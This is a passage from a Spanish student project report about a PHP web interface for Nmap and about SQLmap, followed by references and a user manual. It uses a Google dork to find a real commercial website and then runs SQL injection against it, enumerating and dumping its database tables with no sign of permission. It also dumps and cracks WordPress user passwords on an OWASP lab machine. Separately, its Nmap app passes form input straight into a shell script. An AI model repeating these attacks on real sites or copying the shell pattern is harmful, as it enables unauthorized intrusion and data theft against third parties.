
Para generar el informe en html a partir del informe creado por Nmap en xml usaremos un procesador XSLT. El más popular en sistemas UNIX es xsltproc. Nmap, con la opción `-oX`, crea un informe con formato XML. Con xsltproc creamos una página html a partir del informe en formato XML.

```
nmap -A -oX resultado.xml calexpoch.dyndns.org
xsltproc resultado.xml -o resultado.html
```

6.1.3. Como mostrar el informe

Con la instrucción de PHP: `readfile("resultado.html")`.

6.1.4. Ejecución del script bash



shell_exec-2.png

6.1.5. Guion shell Nmap

El script que uso, guion-nmap.sh, se genera dinámicamente capturando desde un formulario html los parámetros de nmap con $_POST[]:

```
#!/bin/bash
nmap -oX resultado.xml -vv -O -n -p443 calexpoch.dyndns.org
xsltproc resultado.xml -o resultado.html
```

6.1.6. Ubicación de la aplicación en el servidor Apache

/var/www/html/nmapweb9/

6.2. OWASP. SQLmap

SQLMap

«SQLMmap es una herramienta desarrollada en python para realizar inyección de código sql automáticamente. Su objetivo es detectar y aprovechar las vulnerabilidades de inyección SQL en aplicaciones web. [...] enumerar los usuarios, los hashes de contraseñas, los privilegios, las bases de datos , O todo el volcado de tablas / columnas específicas del DBMS , ejecutar su propio SQL SELECT, leer archivos específicos en el sistema de archivos y mucho más.»[1] Es un proyecto *open source*.[2]

[1] https://www.dragonjar.org/sqlmap-herramienta-automatica-de-inyeccion-sql.xhtml
[2] http://sqlmap.org/

Primer ejemplo

Ejemplo de *pen testing* de una web real accesible en Internet.

Hacemos una búsqueda de la siguiente forma para encontrar webs que sean potencialmente vulnerables a la Inyección SQL. Búsqueda Google:

inurl:.asp?id=4

Encontramos la siguiente:

http://www.autoscalvino.com/detalles_automovil.asp?id=4

Pasos a investigar y obtener información usando la SQLMap en la Terminal.

1.DETECTAR SI UNA URL ES VULNERABLE O NO

```
python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4
```

Resultado 1:

```
GET parameter 'id'is vulnerable.Do you want to keep testing
    the others (if
any)?[y/N]
y
[12:13:31] [INFO] the back-end DBMS is Microsoft Access
```

2.RECUPERANDO LOS NOMBRES DE LAS BASES DE DATOS

```
python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4
--dbs
```

Resultado:

```
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP
back-end DBMS: Microsoft Access

[12:18:22] [WARNING] on Microsoft Access it is not possible
    to enumerate databases (use only '--tables')
[12:18:22] [INFO] fetched data logged to text files under
   '/home/alex/.sqlmap/output/www.autoscalvino.com'
```

RECUPERANDO LAS TABLAS

```
python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4
--tables
```

Resultado:

```
Database: Microsoft_Access_masterdb
[4 tables]
+-----------+
| enlaces   |
```

```
| noticias  |
| novedades |
| ofertas   |
+-----------+
```

3.RECUPERANDO EL CONTENIDO DE LAS TABLAS

python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4 --columns -D Microsoft_Access_masterdb -T noticias

Resultado:

```
Database: Microsoft_Access_masterdb
Table: noticias
[2 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| id     | numeric     |
| tipo   | non-numeric |
+--------+-------------+
```

python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4 --columns -D Microsoft_Access_masterdb -T enlaces

Resultado:

```
Database: Microsoft_Access_masterdb
Table: enlaces
[5 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| catid  | numeric     |
| id     | numeric     |
| nombre | non-numeric |
| tipo   | non-numeric |
| url    | non-numeric |
+--------+-------------+
```

python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4 --columns -D Microsoft_Access_masterdb -T novedades

Resultado:

```
Database: Microsoft_Access_masterdb
```

```
Table: novedades
[4 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| id     | numeric     |
| nombre | non-numeric |
| precio | numeric     |
| tipo   | non-numeric |
+--------+-------------+
```

python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4 --columns -D Microsoft_Access_masterdb -T ofertas

Resultado:

```
Database: Microsoft_Access_masterdb
Table: ofertas
[4 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| id     | numeric     |
| nombre | non-numeric |
| precio | numeric     |
| tipo   | non-numeric |
+--------+-------------+
```

Sitio web sin formulario de log-in.

Volcado de datos de tabla:

python sqlmap.py -u http://www.autoscalvino.com/detalles_automovil.asp?id=4 --dump -D Microsoft_Access_masterdb -T novedades

Resultado:

```
Database: Microsoft_Access_masterdb
Table: novedades
[1 entry]
+----+---------+-------------------------------+--------+
| id | tipo    | nombre                        | precio |
+----+---------+-------------------------------+--------+
| 2  | <blank> | Alfa Romeo 147 1.6 3 puertas | 15.700 |
+----+---------+-------------------------------+--------+
```

```
[13:23:36] [INFO] table 'Microsoft_Access_masterdb.
   novedades' dumped to CSV file '/home/alex/.sqlmap/output
   /www.autoscalvino.com/dump/Microsoft_Access_masterdb/
   novedades.csv'
```

Herramienta que detecta vulnerabilidades en Wordpress

WPScan es una herramienta usada para averiguar los nombres de los usuarios y a partir de ahí ya podríamos adivinar por fuerza bruta las contraseñas usando otras herramientas: manual o automáticamente. Esta herramienta también nos indica los tipos de vulnerabilidades de un sitio web hecho con Wordpress.[3]

Ejemplo:

`ruby wpscan.rb --url http://owaspbwa/wordpress/ -enumerate u`

Segundo ejemplo

http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1

1.DETECTAR SI UNA URL ES VULNERABLE O NO

python sqlmap.py -u http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1

2.RECUPERANDO LAS VERSIONES DE LOS MOTORES DE LAS BASES DE DATOS

python sqlmap.py -u http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1 --dbs

```
[11:07:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
```

Encuentra esta base de datos

[*] wordpress

Recuperamos las tablas

`python sqlmap.py -u http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.ph --tables`

Consultamos el fichero de log: `/home/alex/.sqlmap/output/owaspbwa`

```
Database: wordpress
[14 tables]
+---------------------------------------+
| wp_categories                         |
```

[3] https://guides.wp-bullet.com/install-wpscan-ubuntu-16-04-wordpress-vulnerability- scanning/

```
| wp_comments                              |
| wp_linkcategories                        |
| wp_links                                 |
| wp_mygallery                             |
| wp_mygprelation                          |
| wp_mypictures                            |
| wp_options                               |
| wp_post2cat                              |
| wp_postmeta                              |
| wp_posts                                 |
| wp_spreadsheet                           |
| wp_usermeta                              |
| wp_users                                 |
+------------------------------------------+
```

3.RECUPERANDO EL CONTENIDO DE LAS TABLAS

La tabla wp_users tendrá los usuarios

```
python sqlmap.py -u http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.ph
--columns -D wordpress -T wp_users
```

```
Database: wordpress
Table: wp_users
[10 columns]
+-----------------------+---------------------+
| Column                | Type                |
+-----------------------+---------------------+
| display_name          | varchar(250)        |
| ID                    | bigint(20) unsigned |
| user_activation_key   | varchar(60)         |
| user_email            | varchar(100)        |
| user_login            | varchar(60)         |
| user_nicename         | varchar(50)         |
| user_pass             | varchar(64)         |
| user_registered       | datetime            |
| user_status           | int(11)             |
| user_url              | varchar(100)        |
+-----------------------+---------------------+
```

Volcamos el contenido de la tabla wp_users:

python sqlmap.py -u http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1

--dump -D wordpress -T wp_users

Si el diccionario por defecto no ha sido útil podemos crear uno ad-dhoc: escribiendo un nombre de usuario de la tabla wp_users en un fichero de texto plano, con un nombre por cada línea. Después indicaremos su ruta a SQLMap.

```
[12:23:08] [INFO] cracked password 'admin' for user'admin'
[12:23:14] [INFO] cracked password 'user' for user 'user'
```

También crea dos archivos uno de log donde muestra el contenido de las columnas y un fichero cvs con los usuarios y sus claves.

```
[12:23:15] [INFO] table 'wordpress.wp_users' dumped to CSV
   file '/home/alex/.sqlmap/output/owaspbwa/dump/wordpress/
   wp_users.csv'
[12:23:15] [INFO] fetched data logged to text files under
   '/home/alex/.sqlmap/output/owaspbwa'
```

En el fichero wp_users.csv encontramos los usuarios y sus contraseñas encontrados por SQLMap. Para ver mejor el contenido de este fichero lo podemos abrir con una hoja de cálculo.

SOLUCIÓN

Hemos encontrado un usuario administrador y su contraseñas:admin/admin y otro usuario y su clave: user/user

Capítulo 7

Referencias bibliográficas

- DAVID SHAW
  - *Nmap Essentials.*
  - Editorial: Packt. *Fecha publicación en Safari books online: May 27, 2015*
- PAULINO CALDERON
  - *Nmap: Network Exploration and Security Auditing Cookbook* - Second Edition.
  - Editorial: Packt *Fecha publicación en Safari books online:*May 26, 2017
- Guía oficial de Nmap:
  - https://nmap.org/book/man.html
- Documentación oficial de scripts Nmap:
  - https://nmap.org/book/man-nse.html
- Guía oficial de Nmap en castellano :
  - https://nmap.org/man/es/index.html
- Descubrimientpo de hosts. Libro oficial:
  - https://nmap.org/book/man-host-discovery.html
- Manual ejecutable en shell Linux: `man nmap`
- Resumen de opciones. Desde shell Linux: `nmap --h`
- Cómo crear un inventario de hosts:
  - http://searchdatacenter.techtarget.com/tip/Creating-an-inventory-with-nmap-network-scanning

- Puerto de red
  - https://es.wikipedia.org/wiki/Puerto_de_red
- Protocolo TCP
  - https://es.wikipedia.org/wiki/Protocolo_de_control_de_transmisi%C3%B3n
- Búsqueda de DNS inversa
  - https://es.wikipedia.org/wiki/B%C3%BAsqueda_DNS_inversa
- Common Platform Enumeration
  - https://en.wikipedia.org/wiki/Common_Platform_Enumeration
- OWASP
  - https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_(OWASP-CM-008)
- Open proxy:
  - https://en.wikipedia.org/wiki/Open_proxy
  - https://www.securityartwork.es/2013/03/13/detectando-proxies-anonimos/
  - https://www.securityartwork.es/2013/05/14/a-vueltas-con-la-deteccion-de-proxys/
- Open proxy y Nmap
  - https://nmap.org/nsedoc/scripts/http-open-proxy.html
- MICHAEL MCPHEE
  - *Mastering Kali Linux for Web Penetration Testing*.
  - Editorial: Packt Publishing
- Project Leaders: MATTEO MEUCCI AND ANDREW MULLER
  - *OWASP. Testing Guide Release 4.0.*
  - *https://www.owasp.org/images/1/19/OTGv4.pdf*
- OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web
  - https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf
- Herramienta de auditoría automática de inyección SQL

  - http://sqlmap.org/

- ERIK COUTURE(2013)
  - Memoria sobre medidas para mitigar las vulnerabilidades de SQL Injection y problemas relacionados
  - http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.357.4744&rep=rep1&type=pdf

- Exploit DB:
  - http://www.exploit-db.com/exploits/

- WPScan, a Ruby-based security scanner designed to test WordPress instances for known vulnerabilities
  - https://guides.wp-bullet.com/install-wpscan-ubuntu-16-04-wordpress-vulnerability-scanning/

- Tutorial de SQLmap
  - https://www.vispo.org/2015/11/24/web-hacking-sql-injection-pen-test-primeros-pasos-y-ejemplo-con-una-web-real-usando-sqlmap/

- Estilos para las páginas web
  - https://www.w3schools.com/bootstrap/default.asp


Capítulo 8

Anexo

Manual de uso de la aplicación

Para usar la aplicación, abrimos un navegador y escribimos la siguiente URL: `http://localhost/nmapweb9`Se cargará una página con dos partes: a) un formulario con un menú y b) una sección con el resultado de la consulta. Podemos elegir en un menú desplegable la consulta que más nos interese y luego escribiremos la IP o dominio objetivo del sondeo. En algunas consultas es necesario introducir la contraseña de administrador porque si no no funcionan. Luego pulsamos el botón «ejecutar» para realizar el sondeo. Pulsando el botón «Página de inicio» volvemos a la página de inicio donde volveremos a ver el menú desplegable. El resultado de la consulta aparece debajo del formulario. Es una página HTML.

Diagrama de Gantt



Contenido del CD

- Memoria en pdf[1]
- Diapositivas[2]
- Aplicación: interfaz web de Nmap. Carpeta con los archivos de la aplicación web: nmapweb.
    - Ruta en el servidor Apache: /var/www/html/nmapweb9/

[1] Memoria creada con LyX. Front-end de LaTeX
[2] Presentación de diapositivas creada con el servicio en línea : www.canva.com